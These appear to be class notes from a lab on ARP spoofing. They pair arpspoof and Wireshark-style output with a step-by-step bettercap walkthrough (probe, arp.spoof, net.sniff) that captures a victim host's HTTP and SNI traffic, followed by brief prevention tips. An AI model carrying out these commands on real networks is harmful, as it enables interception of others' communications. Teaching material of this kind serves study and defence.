6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-a
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-a
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-a
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-a
```

Interface: 192.168.1.3 --- 0x24

Internet Address	Physical Address	Type
192.168.1.1	06-0c-01-00-8c-6d	dynamic
192.168.1.8	06-0c-01-00-8c-6d	dynamic
192.168.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

ATTACK

117.557404669	192.168.1.1	192.168.1.3	ICMP
118.573898118	192.168.1.1	192.168.1.8	ICMP
118.573926504	192.168.1.8	192.168.1.1	ICMP
121.554918625	192.168.1.3	192.168.1.1	ICMP
123.712556320	192.168.1.1	192.168.1.3	ICMP
126.349960417	192.168.1.3	192.168.1.1	ICMP
126.765089632	192.168.1.1	192.168.1.8	ICMP

6282	164.062073196	196.189.186.25	192.168.1.3	TCP	1514
6283	164.062075916	196.189.186.25	192.168.1.3	TCP	1514
6284	164.062079931	196.189.186.25	192.168.1.3	TCP	1514
6285	164.062082730	196.189.186.25	192.168.1.3	TCP	1514
6286	164.062085660	196.189.186.25	192.168.1.3	TCP	1514
6287	164.062088724	196.189.186.25	192.168.1.3	TCP	1514
6288	164.062092687	196.189.186.25	192.168.1.3	TCP	1514
6289	164.062095741	196.189.186.25	192.168.1.3	TCP	1514
6290	164.062099081	196.189.186.25	192.168.1.3	TCP	1514
6291	164.062101667	196.189.186.25	192.168.1.3	TCP	1514

After i started the arpspoof now the mac of the gateway is same with the attacker/kali machine.

Demo in advance

1) Install bettercap
2) Start bettecap
3) Scan the network
   a) net.probe on
   b) net.show => to see the network
4) Start arp spoofing
   a) set arp.spoof.targets <ip>
   b) arp.spoof on
5) Start Mitm
   a) net.sniff on
   b) net.sniff off

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo apt install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu firefox-esr gcc-12-l
  libbinutils libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386
  libctf-nobfd0 libctf0 libffi8 libgprofng0 libjansson4 libnspr4 libnss3
  libstdc++6 libvpx7 libx11-6 libx11-xcb1 locales rpcsvc-proto
```

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo bettercap -iface wlan0
bettercap v2.32.0 (built for linux amd64 with go1.19.4) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.8 » [08:50:05] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.8 »
```


```
192.168.1.0/24 > 192.168.1.8 » net.probe on
192.168.1.0/24 > 192.168.1.8 » [08:50:42] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.8 » [08:50:42] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.8 » [08:50:43] [endpoint.new] endpoint 192.168.1.4 detected as 92:bd:13:56:03:30.
192.168.1.0/24 > 192.168.1.8 » [08:50:43] [endpoint.new] endpoint 192.168.1.2 detected as a8:7c:01:dc:7e:5a (Samsung Electronics Co.,Ltd).
192.168.1.0/24 > 192.168.1.8 » [08:50:43] [endpoint.new] endpoint 192.168.1.3 (HUNTERMACHINE) detected as 18:cc:18:3b:bc:35 (Intel Corporate).
192.168.1.0/24 > 192.168.1.8 »
```

...

```
192.168.1.0/24 > 192.168.1.8 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.1.8	06:0c:01:00:8c:6d	wlan0		0 B	0 B	08:50:05
192.168.1.1	44:c8:74:76:e0:58	gateway	China Mobile Group Device Co.,Ltd.	78 kB	21 kB	08:50:05
192.168.1.2	a8:7c:01:dc:7e:5a		Samsung Electronics Co.,Ltd	1.1 kB	828 B	**08:51:46**
192.168.1.3	18:cc:18:3b:bc:35	HUNTERMACHINE	Intel Corporate	3.2 kB	2.9 kB	**08:51:46**
192.168.1.4	92:bd:13:56:03:30			1.1 kB	828 B	**08:51:46**

```
192.168.1.0/24 > 192.168.1.8 » set arp.spoof.targets 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » arp.spoof on
[08:54:47] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.8 » [08:54:47] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.8 »
```


192.168.1.0/24 > 192.168.1.8 » net.sniff on
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : HunterMachine.local is fe80::56f9:9f42:ea67:fdd4, 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : Unknown query for HunterMachine.local
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : HunterMachine.local is fe80::56f9:9f42:ea67:fdd4, 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : Unknown query for HunterMachine.local
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.https] sni HUNTERMACHINE > https://signaler-pa.clients6.google.com
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.https] sni HUNTERMACHINE > https://signaler-pa.clients6.google.com
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api
POST /api HTTP/1.1
Host: 149.154.167.91:80
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 140
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api
POST /api HTTP/1.1
Host: 149.154.167.91:80
Content-Length: 140
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api
POST /api HTTP/1.1
Host: 149.154.167.91:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

Prevention

1. Using static ARP tables: manually setted
2. Switch security: some feature for ARP poisoning
3. Encryption: not for arp but in case of leaks

Exercise 2

1. Write a program that accepts input then shows all of the routes
    - Use os package

Class is over

1) Do notes
2) Read them